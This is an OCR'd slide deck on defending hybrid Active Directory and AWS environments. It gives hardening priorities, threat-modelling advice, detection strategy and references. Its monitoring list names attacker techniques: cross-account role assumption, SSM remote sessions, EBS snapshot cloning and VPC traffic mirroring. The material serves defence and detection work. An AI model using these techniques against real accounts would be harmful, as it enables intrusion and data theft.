
Organisations taking their first step into the public cloud often make the mistake of building the same thing they would have built within their own premises, but on top of Infrastructure-as-a-Service foundations in the public cloud. The problem with this approach is that you will retain most of the same issues you had within your on-prem infrastructure. In particular, you retain significant maintenance overheads for patching operating systems and software packages, and you probably

https://www.ncsc.gov.uk/whitepaper/security-architecture-anti-patterns

If in Planning Stage…

…Avoid if possible

- Alternative Migration Patterns
  1. AWS Managed Microsoft AD
     - …or *extend* on-prem AD to AWS




https://aws.amazon.com/blogs/security/build-a-strong-identity-foundation-that-uses-your-existing-on-premises-active-directory/

If in Planning Stage…

…Avoid if possible

- Alternative Migration Patterns
  1. AWS Managed Microsoft AD
     - …or *extend* on-prem AD to AWS
  2. Azure + Entra-ID
     - comes with own identity plane
     - no “role chaining”
     - extensive guidance available



https://learn.microsoft.com/en-us/entra/architecture/road-to-the-cloud-introduction

If that's you

Yes, you can treat the symptoms…

5.2.4 Restrict SSM Session Access

Impact	Effort
MEDIUM	MEDIUM

3.3.1 Enforce SMB Signing

Impact	Effort
HIGH	LOW

5.2.1 Restrict IAM Trust Policies

Impact	Effort
HIGH	MEDIUM

4.3.1 Introduce Domain Tiering

Impact	Effort
MEDIUM	HIGH

3.3.3 Remove Machine Accounts from Domain Admins Group

Impact	Effort
	MEDIUM

4.2.2 Restrict Permissions of IAM Policies

4.1.3 Harden Active Directory Certificate Services

Impact	Effort
HIGH	HIGH

5.1.2 Limit Credential Reuse

Impact	Effort
HIGH	LOW

	Effort
	MEDIUM

4.1.6 Implement Citrix Application Allowlisting

Impact	Effort
MEDIUM	LOW

4.1.4 Avoid Using IAM Users

Impact	Effort
MEDIUM	MEDIUM

Harden SCCM


Impact	Effort
HIGH	HIGH

4.3.2 Disable WebDAV Service

Impact	Effort
LOW	LOW

Re-Consider your Threat Model


Misaligned Trust Zones



Re-Consider your Threat Model

Misaligned Trust Zones

- The AWS Account should be your Security Boundary
  1. **Segregate Cloud Workloads**



Re-Consider your Threat Model

Misaligned Trust Zones

- The AWS Account should be your Security Boundary
  1. Segregate Cloud Workloads
  2. **Focus on identifying paths that cross it**

Break the Silos

Combine Expertise from Both Realms

Red Teams

- Bring in AWS Exploitation skillsets in offensive exercises

Blue Teams

- Loop both AD and AWS architects in the Design stage
- Involve Experts from both domains when implementing changes

Detection

AD Detections

- AD TTPs and their detection opportunities are well known

AWS Detections

- Cloud environments are harder to monitor: more behavioral detection required


- AWS actions to monitor:
  - ✓ *Cross-Account **IAM Role Assumption** (iam:*`AssumeRole`*)*
  - ✓ ***Starting SSM Sessions** on critical hosts (ssm:StartSession / ssm:RunCommand)*
  - ✓ ***Cloning of EBS Volumes** of critical hosts (ec2:*`CreateSnapshot`*)*
  - ✓ ***Creating / Modifying EC2s***
  - ✓ ***Monitoring of VPCs** (ec2:*CreateTrafficMirrorTarget)

https://docs.aws.amazon.com/guardduty/latest/ug/guardduty_finding-types-active.html

General Detection Engineering Strategy

1. Provide Context to Ops Staff

- Your Blue Team probably knows your Domain Admins…
- …but do they know which *AWS objects* are “High Value”?
  - Sensitive Roles / Principals
  - Critical EC2 instances / resources
  - Prod / Dev AWS Accounts
  - which AD groups sync to privileged AWS entities?


Active Directory Control Plane
AWS Control Plane

General Detection Engineering Strategy

2. Enrich Alert Queries

Okta: Web Login, Domain User: Alice, assumed AWS IAM role: T1Eng

AWS: T1Eng role, started SSM session, to EC2: LDNEC2-007

Event Log: DOMAIN\ssm-user Login, High Integrity, Hostname: DOMAIN\LDNDC7

Closing Notes

Shoutouts

Sharan & TTM

ChrisP (@chrispy_sec)

Aleksi Kallio

Matt Lucas

SPECTEROPS

Thank you

- leonidas.tsaousis@withsecure.com
  @laripping
- james.henderson@withsecure.com

WITHSECURE | Consulting

References

AWS

Identifying IAM role chaining:	https://github.com/WithSecureLabs/IAMGraph /
Project Apeman:	https://github.com/hotnops/apeman
Abusing EBS snapshots:	https://rhinosecuritylabs.com/aws/exploring-aws-ebs-snapshots/
Abusing VPC mirroring:	https://rhinosecuritylabs.com/aws/abusing-vpc-traffic-mirroring-in-aws/
Monitor assumed roles:	https://docs.aws.amazon.com/IAM/latest/UserGuide/id_cred...
DC27 | Finding Secrets In EBS Volumes	https://www.youtube.com/watch?ab_channel=BishopFox&v=-LGR...

Okta

Okta for Red Teamers	https://trustedsec.com/blog/okta-for-red-teamers
Okta multi-account integration	https://help.okta.com/.../connect-okta-multiple-aws-groups.htm

Migration Guidance

NCSC Security architecture anti-patterns	https://www.ncsc.gov.uk/whitepaper/security-architecture-anti-patterns
Combining AWS and AD	https://aws.amazon.com/.../build-a-strong-identity...
AD on AWS: Partner Guide	https://aws-solutions-library-samples.github.io/cfn...
Road to the cloud	https://learn.microsoft.com/.../entra/road-to-the-cloud-introduction